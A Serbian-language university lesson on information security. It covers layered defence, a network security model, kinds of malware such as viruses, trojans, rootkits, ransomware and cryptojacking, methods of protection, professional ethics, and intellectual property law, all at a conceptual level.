Slojevita zaštita

SLOJEVITA ZAŠTITA - UVOD

Raslojavanje i preklapanje bezbednosnih mera se naziva slojevita zaštita.

Postoji mnogo različitih načina kojim se mogu ugroziti informacije i informacioni sistemi. Da bi u potpunosti zaštitili podatke tokom njihovog trajanja, svaka komponenta sistema za obradu informacija mora da ima sopstveni mehanizam zaštite . Raslojavanje i preklapanje bezbednosnih mera se naziva slojevita zaštita.


Snaga sistema odgovara snazi najslabije karike. Korišćenjem strategije slojevite zaštite, trebalo bi da, ako jedna odbrambena mera ne uspe, postoje i druge mere u odbrani koje će nastaviti da obezbeđuju zaštitu. Naime, možemo zamisliti da slojevitu zaštitu predstavljaju slojevi luka, sa podacima u jezgru luka. Ljudi su spoljašnji sloj luka, a sigurnost mreže, host-zasnovana bezbednost i aplikacije bezbednosti čine unutrašnje slojeve luka. Korisnik sistema koji prolazi kroz slojeve zaštite mora zadovoljiti sve mehanizme koji zadržavaju napadača ili minimiziraju njegovu mogućnost pristupa kritičnim resursima. Slojevita zaštita ilustrovana je na primeru četiri prstena.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ILUSTRACIJA SLOJEVITE ZAŠTITE – 4 PRSTENA

Mehanizmi koji zadržavaju napadača.

Korisnik sistema koji prolazi kroz slojeve zaštite mora zadovoljiti sve mehanizme koji zadržavaju napadača ili minimiziraju njegovu mogućnost pristupa kritičnim resursima. Slojevita zaštita ilustrovana je na primeru četiri prstena, Slika 1.



Slika 3.1 -Primer slojevite zaštite [Izvor:Autor]

STRATEGIJE OSTVARIVANJA SIGURNOSTI

Strategija ostvarivanja sigurnosti je plan koji pokazuje pravac ostvarivanja usluga

Strategija ostvarivanja sigurnosti *je* plan koji *pokazuje pravac ostvarivanja usluga, tj. određuje ko je odgovoran za koji aspekt sigurnosti i kojim će se resursima taj aspekt ostvariti. Da bi strategija bila uspešna, moraju se:*

- *projektovati pravila i procedure,*
- *dodeliti uloge i odgovornosti, i*
- *obučiti osoblje (korisnici i administratori sistema).*
- *Strategija obuhvata uspostavljanje fizičke sigurnosti u cilju kontrole i praćenja pristupa infrastrukturi i bitnim elementima informatičkog sistema.*

Strategija obuhvata uspostavljanje fizičke sigurnosti u cilju kontrole i praćenja pristupa infrastrukturi i bitnim elementima informatičkog sistema.

Poglavlje 4

Model mrežne bezbednosti

MODEL MREŽNE BEZBEDNOSTI - DVE KOMPONENTE

Dve komponente tehnika za obezbeđivanje bezbednosti.


Sve tehnike za obezbeđivanje bezbednosti imaju dve komponente:

- *Transforamcije vezane za bezbednost poslatih informacija: Primeri uključuju šifrovanje poruke i dodatog koda zasnovanog na sadržaju poruke, koji se može koristiti za proveru identiteta pošiljaoca.*
- *Dva subjekta dele tajne informacije i nadaju se da će ostati nepoznate za protivnika: Primer je ključ za šifrovanje koji se koristi u sprezi sa transformacijom za šifrovanje poruke pre prenosa i dešifrovanje po prijemu.*

LICE OD POVERENJA

Lice od poverenja (treća strana), može biti potrebno za ostvarivanje sigurnog prenosa.

Lice od poverenja (treća strana), može biti potrebno za ostvarivanje sigurnog prenosa. Na primer, lice od poverenja može biti odgovorno za distribuciju tajnih informacija dva subjekta, i u isto vreme ih čuvati od protivnika. Ili lice od poverenja može biti potrebno da presudi sporove između dva subjekta u pogledu verodostojnosti prenosa poruke.



Slika 4.1 -Model mrežne bezbedosti [Izvor:Autor]

ČETIRI OSNOVNA ZADATKA U PROJEKTOVANJU

Opšti model pokazuje da postoje četiri osnovna zadatka u projektovanju određenih bezbednosnih usluga

Ovaj opšti model pokazuje da postoje četiri osnovna zadatka u projektovanju određenih bezbednosnih usluga:


1. Projektovanje algoritma za izvršavanje transformacija vezanih za sigurnost;

2. Generisati tajne informacije koji će se koristiti algoritam;

3. Razviti metode za distribuciju i deljenje tajne informacije;

4. Navesti protokol koji će se koristiti kada se upotrebljava sigurnosni algoritam.

Postoje druge bezbednosne situacije koje se ne uklapaju u prethodni model. Drugi model ilustrovan je na Slici 2, koja prikazuje način zaštite informacionog sistema od neželjenog pristupa



Slika 4.2 -Model sigurnog pristupa mrežnim resursima [Izvor:Autor]

DISTRIBUCIJA ZLONAMERNOG KODA

Virusi, crvi i trojanci su tri primera softverskog napada, tj. tri vrste zlonamernih programa.

Drugi tip neželjenog pristupa je distribucija zlonamernog koda u računarski sistem, koji će koristiti ranjivost sistema i može uticati i na aplikativne programe, i na uslužne programe. Postoje različiti oblici zlonamernih programa: neki zahtevaju nosioce (korisne programe), a drugi su samostalni; neki se razmnožavaju, a drugi ne.

Zlonamerni programi mogu obavljati jednu ili više aktivnosti: narušavanje performansi sistema, praćenje aktivnosti i uznemiravanje korisnika, krađa ili uništavanje poverljivih informacija, smanjivanje sigurnosti sistema, modifikacija lozinki na sistemu, i dr.

Virusi *i* crvi i trojanci su *tri primera softverskog napada, tj. tri* vrste zlonamernih *programa. Takvi napadi mogu da budu distribuirani u sistem pomoću diska koji sadrži neželjeni program prikriven u drugom korisnom softveru. Takođe, mogu se ubaciti u sistem preko mreže.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

VIRUSI

Postoji veliki broj definicija pojma virus. Ovde će biti predstavljeno nekoliko ali to ne znači da su one najbolje niti da je neka od njih bolja od ostalih.

Međutim prva i najčešće prihvaćena je definicija Freda Kohena, pa će ona ovde prva biti navedena.

- *Profesor Fred Kohen sa univerziteta u Sinansitiju smatra se prvom osobom koja je 1983. godine uvela reč „virus“ u rečnik računarske terminologije. On je, u svojoj tezi, postavio opštu definiciju virusa, 1984. godine: ˝Definišemo kompjuterski ˝virus˝ kao program koji ˝inficira˝ ostale programe modifikujući ih da uključuju njegovu naprednu kopiju. Sa inficiranog područja, virus se može širiti kroz kompjuterski sistem i mrežu koristeći autorizaciju svakog korisnika, koristeći ih da inficira njihove programe. Svaki program koji se inficira se takođe ponaša kao virus, i stoga, infekcija raste˝.*
- *Spafford je ovako definisao računarski virus: „Računarski virus je segment mašinskog koda, obično od 200-4000 bajta, koji će nakon aktivacije kopirati svoj kod na jedan ili više programa domaćina. Prilikom izvršavanja programa domaćina, „zaraženi“ kod će biti izvršen i virus će nastaviti da se širi“.*
- *Nacionalni kompjuterski bezbodnosni centar SAD u Rečniku računarsko-bezbednosnih termina daje definiciju kompjuterskog virusa kao: „To je samoširećі trojanski konj, komponovan od delova za određenu svrhu, okidačkog dela i samoširećeg dela.*

CRVI

Opšte prihvaćena definicija crva je da je to program koji se umnožava bez ″inficiranja″ ostalih programa kroz kopiju samog sebe.

Crvi se šire ili kao prilog e-mail-a ili postojanjem u mreži i korišćenjem određenih mrežnih poziva da bi stigli sa jednog mesta na drugo. Na primer, crvi mogu da se šire korišćenjem mrežnih poziva da bi pronašli na mreži zajedničke drajvove u koje se može pisati, da bi se iskopirali u njih.

Kod definisanja samog pojma crva postoje izvesni problemi. Naime ako prihvatimo navedenu definiciju crva onda to znači da crvi nisu virusi zbog toga što oni ne inficiraju fajlove ostalih programa na računaru. Međutim ako pogledamo deo rada sa klasifikacijom virusa možemo videti da je u drugoj klasifikaciji jedna od ogućih varijanti virus koji inficira program što znači da je po ovoj klasifikaciji moguće da neki virusi ne inficiraju ostale programe.

Pored ovog u većini literatura možemo videti da se ne pravi razlika između virusa i crva tj. crvi se smatraju virusima, pa ćemo i mi prihvatiti u daljem tekstu pojam crva kao vrste virusa.

TROJANCI

Cilj ovih programa je da preuzmu kontrolu nad računarom korisnika.

Trojanac menja svoje ime, iskopira se duboko u Windows direktorijume i pridoda sebe stazi za startovanje. Nakon narednog startovanja, program će uvek raditi u pozadini. Od tada, svaki put kada se žrtva poveže sa Internetom, trojanac ″se javlja kući″. On kontaktira nametljivca, obično pridružujući se datom IRC kanalu i čeka na komandu. Često se dešava da je trojanac prisutan na računaru a da korisnik toga uopste nije svestan i da čeka komandu botnet mastera koji ga svakog časa može pozvati a to najčešće radi da bi izveo DDOS napad.

Trojanci su svoje ime dobili prema čuvenom epu o opsadi Troje, koju su Grci bezuspešno napadali 10 godina i na kraju se povukli ostavljajući pred njenim ulazom ogromnog konja kao znak priznavanja poraza. Trojanski ratnici su oduševljeni pobedom, uvukli su konja unutar grada i posvetili su se proslavljanju svoje velike pobede. Međutim, kada su svi zaspali pijani, na konju su se otvorila dobro skrivana vratanca i iz njega je izašao odred grčkih ratnika koji je otvorio vrata tvrđave puštajući unutra ostale Grke, koji su povlačenje iscenirali i čekali na taj trenutak. Nakon toga Troju su veoma lako zauzeli. Ista ideja se primenjuje i u slučaju kompjuterskih trojanaca.

U poslednjih nekoliko godina posebno su aktuelni bankarski trojanci koji služe za krađu informacija o platnim karticama korisnika elektronskog bankarstva.

LOGIČKE BOMBE

Logičke bombe su jedna od najstarijih vrsta zlonamernih programa.

Logička bomba je najčešće napisana u nekom skript jeziku poput VB skripta ili jezika sličnih mogućnosti. Osnovna ideja je da bude neprimetna na računaru i da čeka određeni okidač koji će biti aktivator. To je najčešće časovnik na računaru pa onda određenog datuma u određeno vreme se aktivira logička bomba. Međutim to nije jedini mogući okidač već se dovitljivi pojedinci mogu dosetiti da razni događaji na računaru, poput pokretanja određenih programa ili deaktiviranja ili brisanje određenog korisničkog naloga budu okidač. Izuzetno je teško detektovati ovakvu vrstu pretnje jer ona najčešće ne postoji u potpisima antivirus programa jer je neko napisao svoju relativno jednostavu skriptu i još jedna stvar je što ovakva vrsta pretnje nema nikakvu aktivnost dok se ne aktivira na određeni način pa samim tim alatima koji prate ponašanje određenih programa nije dostupan za analizu.

Slika 4.3 Logicka bomba [Izvor:Autor]

ROOTKIT

Predstavlja skup alata koji napadačima omogućavaju najviši nivo pristupa i potpune kontrole

Naziv Rootkit je složenica od engleskih reči „root“, koja se odnosi na korisnika sa najvišim nivoom pristupa u UNIX i Linux okruženju, i reči „kit“, koja predstavlja alat ili skup alata. Rootkit, dakle, možemo definisati kao skup alata koji napadačima omogućavaju najviši nivo pristupa i potpune kontrole kompromitovanog sistema. Da bi napadač mogao uspešno da završi napad, rootkit mora ostati „skriven“ u sistemu, tj. ne sme biti vidljiv za administratore i programe za zaštitu od zlonamernog softvera. Time se definicija proširuje na skup alata koji skriva prisustvo napadača i obezbeđuje mu potpunu kontrolu nad kompromitovanim sistemom.

Rootkit alati se mogu podeliti na dve grupe: aplikacioni rootkit alati, koji - kao i sve ostale aplikacije - rade u neprivilegovanom (korisničkom) režimu (engl. user mode), i rootkit alati koji se integrišu u samo jezgro i rade na nivou jezgra (engl. kernel mode). Ove dve vrste alata

razlikuju se po mestu u sistemu na kome su smešteni i načina na koji skrivaju svoje prisustvo u sistemu.

Rootkit alati za Linux sisteme razvijali su se relativno jednostavno zahvaljujući otvorenom izvornom kodu jezgra sistema. U Windows okruženju, razvoj rootkit alata i njihovo „podmetanje“ žrtvama otežani su zbog skrivenog izvornog koda operativnog sistema i Windowsovog sistema zaštite datoteka (engl. Windows File Protection) koji onemogućava zamenu izvršnih datoteka.

RANSOMWARE

Ideja je da se sifruju podaci korisnika na njegovom disku i da se onemogući pristup do plaćanja nadoknade.


Ovo je novija vrsta pretnje koja u poslednjih nekoliko godina je dosta aktivno u našem regionu. Ideja je odlična i u stvari je to nešto što je već viđeno ranije u realnom a ne u sajber svetu. Kidnapovanje je ovakav tip napada kada se recimo popularnim i bogatim ljudima otmu deca ili članovi porodica ili čak oni sami od strane kriminalaca i onda se od nekoga ko ima pristup finansijama traži otkup. Ista stvar je i ovde primenjena s tim što je ovo u sajber svetu i što su zapravo kidnapovani podaci i to na takav način da su oni zapravo na vašem računaru ali im nije moguć pristup bez ključa koji dobijate kada kriminalcima platiti određenu sumu najčešće bitcoina ili neke druge valute sličnog tipa kao što je ozloglašeni Monero. Postoje različite vrste aktivnosti u cilju borbe protiv ovakvih napada a jedan od najpoznatijih jeste sajt NoMoreRansowmare.com gde se povremeno besplatno objavljuju dekriptori za određene vrste ransomware. Na sledećoj slici možete videti kako je tekao istorijski razvoj ove napasti.

Slika 4.4 Istorijsjki razvoj ransomware [Izvor:Autor]

CRYPTO JACKING

Ideja je da se racunar korisnika koristi za rudarenje neke od kriptovaluta dok je korisnik prisutan na sajtu.

Ovo je novija vrsta pretnje koja je zapravo nacin da neko iskoristi resurse svojih posetilaca kako bi njihov hardver se koristio za rudarenje nekih od kriptovaluta. Najcesce se tu radi o valuti poznatoj kao Monero a ona nije slucajno izabrana jer ima odgovarajuce karakteristike koje su idealno. Prva od njih jeste da je dosta zatvorenija od najvise popularnog Bitcoin-a gde se moze videti svaki transfer sa racuna na racun ali se ne zna ko su ucesnici, dok kod monera se cak ni to ne moze ispratiti. Druga stvar jeste da je za rudarenje Bitcoina potreban poseban racunar i da neki prosecan racunar koji korisnici koriste nije dovoljan za to pa je stoga Monero izuzetno dobro resenje jer je za njegovo rudarenje potreban racunar prosecnih performansi. Ovde treba spomenuti da neki sajtovi lepo napisu da ce se racunar koristiti za rudarenje i da je potrebno da se korisnik sa tim slozi dok neki to ne rade vec bez znanja korisnika koriste njihove resurse. Veliki broj modernih browsera danas ima mogucnosti detekcije i sprecavanja ovakvih zloupotreba.



Slika 4.5 Crypto Jacking [Izvor:Autor]

Poglavlje 5

Metode i aspekti zaštite

METODE ZAŠTITE

Za metode zaštite postoji nekoliko pristupa i podela.

Za metode zaštite postoji nekoliko pristupa i podela. Vremenom, ove klasifikacije se menjaju kako se razvijaju tehnologije i primene računarskih sistema i mreža. Prema nekim autorima, postoje sledeće metode zaštite:

- *kriptografske metode,*
- *programske metode,*
- *organizacione metode*
- *fizičke metode.*

KLASIFIKACIJA METODA ODBRANE

Neki autori klasifikuju metode odbrane na drugačiji način od prethodnog.

Neki autori klasifikuju metode odbrane na sledeći način:

- *fizičke kontrole*
- audit trails
- *otkrivanje prevare (*fraud detection, data mining*)*
- *steganografija*
- *šifrovanje (šifrovanje javnim ključem, generisanje i upravljanje ključevima, sertifikacija)*
- firewall *i dr.*

ASPEKTI ZAŠTITE

Posebne mesto zauzimaju metode fizičke zaštite: zaštita od elementarnih nepogoda, zaštita od terorizma ili drugih destruktivnih i rušilačkih akcija.

Aspekti zaštite *se vrlo često definišu u odnosu na položaj mehanizma zaštite u računarskom ili informacionom sistemu. Pod ovim se često podrazumevaju sledeći nivoi:*

- *Zaštita na nivou aplikacija (softverska zaštita aplikacije, izolovanje bitnih aplikacija ka namenskim serverima i umreženim računarima, primena specifičnih protokola);*
- *Zaštita na nivou operativnog sistema. Minimalna zaštita obuhvata: blokiranje nepotrebnih servisa, obezbeđenje obavezne kontrole pristupa, obezbeđivanje integriteta operativnog sistema;*
- *Zaštita mrežne infrastrukture (primena mrežnih barijera, blokiranje nepotrebnih portova, šifrovanje putanje, izolovanje putanje pomoću rutera);*
- *Upravljanje i politika sistema zaštite (definisanje i sprovođenje pravila zaštite, politika i procedure, sprovođenje preventivnih mera u cilju zaštite i smanjivanja ranjivosti sistema, podizanje svesti o sigurnostim problemima i obrazovanje korisnika).*

Posebne mesto zauzimaju metode fizičke zaštite: zaštita od elementarnih nepogoda, zaštita od terorizma ili drugih destruktivnih i rušilačkih akcija.

Poglavlje 6

Pravni i etički aspekti

PRAVNI I ETIČKI ASPEKTI ZAŠTITE

Neophodno je da menadžeri razumeju proces istrage, ulaze koji su istražiteljima neophodni.

Mnogi tipovi napada na informacione sisteme se mogu smatrati kompjuterskim kriminalom (engl. cybercriminal):

- *cilj napada je računar (prikupljanje informacija arhiviranih na računaru, kontrolisanje udaljenog sistema neautorizovano i bez naplaćivanja servisa, ili izmena integriteta podataka i uticanje na dostupnost računara ili servera);*
- *cilj napada je računar kao na pasivnu arhivu podataka (arhivirane lozinke prijavljivanja na sistem, kreditne kartice ili piratizovani komercijalni softver);*
- *cilj napada je računar kao komunikaciono sredstvo (tradicionalni kriminal koji se obavlja online)*
- *Sprovođenje prava je u direktnoj vezi sa uspešnim procesima protiv kriminala. Korektna istraga zahteva sofisticirane tehnologije i resurse. Globalna priroda računarskog kriminala, takođe predstavlja smetnju, tako da se povećava broj incidenata i globalna skala delovanja.*

Sprovođenje prava je u direktnoj vezi sa uspešnim procesima protiv kriminala. Korektna istraga zahteva sofisticirane tehnologije i resurse. Globalna priroda računarskog kriminala, takođe predstavlja smetnju, tako da se povećava broj incidenata i globalna skala delovanja.

Neophodno je posmatrati na sprovođenje prava kao na resurs i alat koji dopunjava tehničke, fizičke i ljudske resurse. Neophodno je da menadžeri razumeju proces istrage, ulaze koje su istražiteljima neophodni, i načine na koje žrtve računarskog kriminala mogu pozitivno uticati na istragu.

ETIKA I IT PROFESIONALIZAM

Osnovni etički principi su civilizacijska tekovina. Međutim, postoje posebne osobine računara i informacionih sistema.


Informacioni sistemi su široko prisutni u svim organizacijama, tako da su moguće velike zloupotrebe infromacija koje vode bezbednosnim problemima. Međutim, pristuni su etički problemi kao skup moralnih principa o ispravnosti motivacija i korisnosti pojedinih akcija.

Osnovni etički principi su civilizacijska tekovina. Međutim, postoje posebne osobine računara i informacionih sistema. Prvo, računarska tehnologija omogućila je čitav niz novih aktivnosti, kao što su arhiviranja podataka, pre svega o pojedincima, a povezanost na Internetu otvara mogućnosti povređivanja pojedinaca. Drugo, računarske tehnologije su kreirale nove entitete za koje ne postoji etička pravila (baze podataka, web pretraživači, chat rooms, cookies, ...).

ETIČKA HIJERARHIJA

Biti profesionalac sa posebnim treningom nameće dodatne etičke obaveze u odnosu na one na koje utiče njihov rad.

Na Slici 1 prikazana je etička hijerarhija . Na vrhu hijerarhije su etičke vrednosti profesionalaca koje dele sva ljudska bića, kao što su integritet, poštenje i pravda. Biti profesionalac sa posebnim treningom nameće dodatne etičke obaveze u odnosu na one na koje utiče njihov rad. Opšta načela primenljiva na sve profesionalce se na ovom nivou dodatno izdižu. Konačno, svaka profesija ima specifične etičke vrednosti i obaveze vezane za posebna znanja i moć koja iz toga proističe, i može da utiče na druge. Većina profesija objedinjuje sve ove nivoe u profesionalni kodeks ponašanja.



Slika 6.1 -Etička hijerarhija[Izvor:Autor]

DODATNA ULOGA PROFESIONALACA U IS

Profesionalci u informacionim sistemima imaju dodatnu ulogu

Profesionalci u informacionim sistemima imaju dodatnu ulogu:

- *obrada i arhiviranje informacija (neuatorizovani pristup informacijama postavlja pitanje adekvatnosti i poštenja),*
- *proizvodnja novih oblika i vrednosti (na primer, računarski programi su potpuno nova vrsta vrednosti, sa izmenjenom ulogom vlasništva),*
- *do kojeg stepena korisnici računara, podataka i programa mogu biti odgovorni za integritet i ispravnost rezultata računarske obrade,*

- *do kojeg stepena računar predstavlja simbol zastrašivanja i obmane.*

ETIČKA UPUTSTVA

Mnoga udruženja profesionalaca usvojila su upustva šta se od zaposlenih i klijenata očekuje kao ispravno.

Za razliku od inženjeringa, etika se ne može redukovati na precizne zakone i skup činjenica. Zbog toga su mnoga udruženja profesionalaca usvojila upustva šta se od zaposlenih i klijenata očekuje kao ispravno:

- *etički kodeks ispunjava dve funkcije – pozitivni stimulans profesionalizma i jačanje poverenja klijenata u IT proizvode i servise;*
- *neophodno je da kodeks bude inspirativan;*
- *kodeks obezbeđuje meru profesionalnog ponašanja u situacijama konflikta zaposlenih ili klijenata;*
- *kodeks može biti sredstvo odvraćanja i discipline (profesionalna udruženja mogu isključiti pojedince ili oduzeti profesionalne licence);*
- *kodeks može poboljšati javni profesionalni izgled, ako se široko poštuje.*

Poglavlje 7

Intelektualna svojina i privatnost

RAZLIČITE VRSTE SVOJINE

Različite klasifikacije svojine i intelektualne svojine sa pravnom zaštitom.

Postoje tri vrste svojine :

- *nepokretna svojina (zemljište, zgrade,...)*
- *lična svojina (lične stvari, pokretna svojina, mali poslovi,...)*
- *intelektualna svojina (vrednost ljudskog znanja i ideja)*

Postoje tri osnovna tipa intelektualne svojine sa pravnom zaštitom:

- *autorska prava (neautorizovano korišćenje),*
- *robne oznake (neautorizovano korišćenje ili imitacije), i*
- *patenti (neautorizovan izrada, korišćenje i prodaja).*

AUTORSKA PRAVA

Autorska prava štite određene ili nepromenljive izraze ideje, ali ne i same ideje.

Autorska prava štite određene ili nepromenljive izraze ideje, ali ne i same ideje. Autor može zahtevati prava ako su ispunjeni sledeći zahtevi:

- *originalnost predloženog rada,*
- *autor je pretvorio svoje originalne ideje u konkretnu formu, kao što je štampa na papiru, softver ili neka multimedijalna forma*

Primeri autorskih prava su:

- *literarni oblici (novele, proza koja nije futuristička, poezija, novinski članci i magazini, katalozi, brošure, tekst reklama i kompilacije kao što su poslovni katalozi)*
- *muzički oblici (pesme, reklamni džinglovi, instrumentali)*
- *dramski oblici (drame, opera, skeč)*
- *pantomima i koreografija (balet, moderni ples)*
- *slikovni, grafički ili skulpturni oblici (fotografije, posteri, mape, slikanje, crteži, grafika, crtani filmovi, statue)*

- *audio-vizuelni oblici (filmovi, dokumentarci, namenski filmovi, televizijske emisije, televizijske reklame, interaktivni multimedijalni radovi)*
- *snimanje zvuka (snimljena muzika, zvuk i reči)*
- *arhitektura (projektovanje zgrada u obliku planova i crteža, kao i samih zgrada)*
- *softver (računarski softver, sofverska dokumentacija i priručnici, priručnici za obuku).*

Vlasnik autorskih prava raspolaže sledećim ekskluzivnim pravima:
• prava reprodukcije (pravljenje kopija svog rada)
• prava modifikovanja (izrada novog ili izvedenog rada)
• distribuciona prava (prodaja, iznajmljivanje, najam, izdavanje kopija rada)
• prava javnog izvođenja (uglavnog se odnosi na izvođenje uživo)
• prava javnog prikazivanja (prikazivanje kopija rada direktno, ili na filmu ili televiziji).

PATENT I ROBNA OZNAKA

Pojmovi patenta i robne oznake.

Patent *je dokaz vlasništva pronalazača:*

- *patenti korišćenja (dodeljuje se svakom pronalazaču novog i korisnog procesa, mašine, industrijskog proizvoda ili poboljšanja postojećeg)*
- *patent projektovanja (dodeljuje se svakom pronalazaču novog i originalnog projekta industrijskog proizvoda).*

Robna oznaka*(engl.*trademark*)je reč, ime, simbol ili uređaj koji se koristi u trgovini proizvoda, a koji asocira na izvor i jedinstveno ga razlikuje od drugih proizvoda. Prava na robnu oznaku se mogu koristiti za sprečavanje korišćenja slične oznake koja dovodi u zabunu kupca, ali ne sprečava ostale da proizvode i prodaju istu robu sa različitom robnom oznakom.*

OBLICI INTELEKTUALNE SVOJINE U BEZBEDNOSTI RAČUNARA I MREŽA

U oblasti bezbednosti računara i mreža, od značaja su različiti oblici intelektualne svojine.

U oblasti bezbednosti računara i mreža, od značaja su različiti oblici intelektualne svojine:

- *softver (komercijalni programi i sopstveno razvijeni softver, kao i softverski prozvodi pojedinaca) može se zaštiti autorskim pravima i patentima;*
- *baze podataka (mogu sadržavati podatke organizovane na način da imaju komercijalnu vrednost) se mogu štititi autorskim pravima;*
- *digitalni sadržaj (audio datoteke, video datoteke, multimedia, sadržaj Web sajtova, i drugi originalni rad u elektronskom obliku);*
- *algoritmi (na primer RSA kriptosistemi) se mogu štititi patentima.*

WIPO DMCA

World Intellectual Property Organization , Digital Millenium Copyright Act, 1998) ohrabruje vlasnike autorskih prava da koriste tehnološke mere zaštite i sprečavanje kopiranja.

Pravne norme zabranjuju izbegavanje ovih zaštita.

Pojedine aktivnosti su oslobođene DMCA aktom:

- pošteno korišćenje u određene svrhe (pregled, komentar, diskusija)
- reverzni inženjering (dozvoljen je ako korisnik poseduje pravo korišćenja; svrha reverznog inženjeringa nije dupliranje funkcionalnosti programa – samo postizanje interoperabilnosti)
- istraživanje šifrovanja (poštena borba je dozvoljena u cilju poboljšanja kriptotehnologije)
- testiranje bezbednosti (testiranje „poštenom borbom“, istraživanje ranjivosti uz saglasnost vlasnika ili operatora)

Definicija
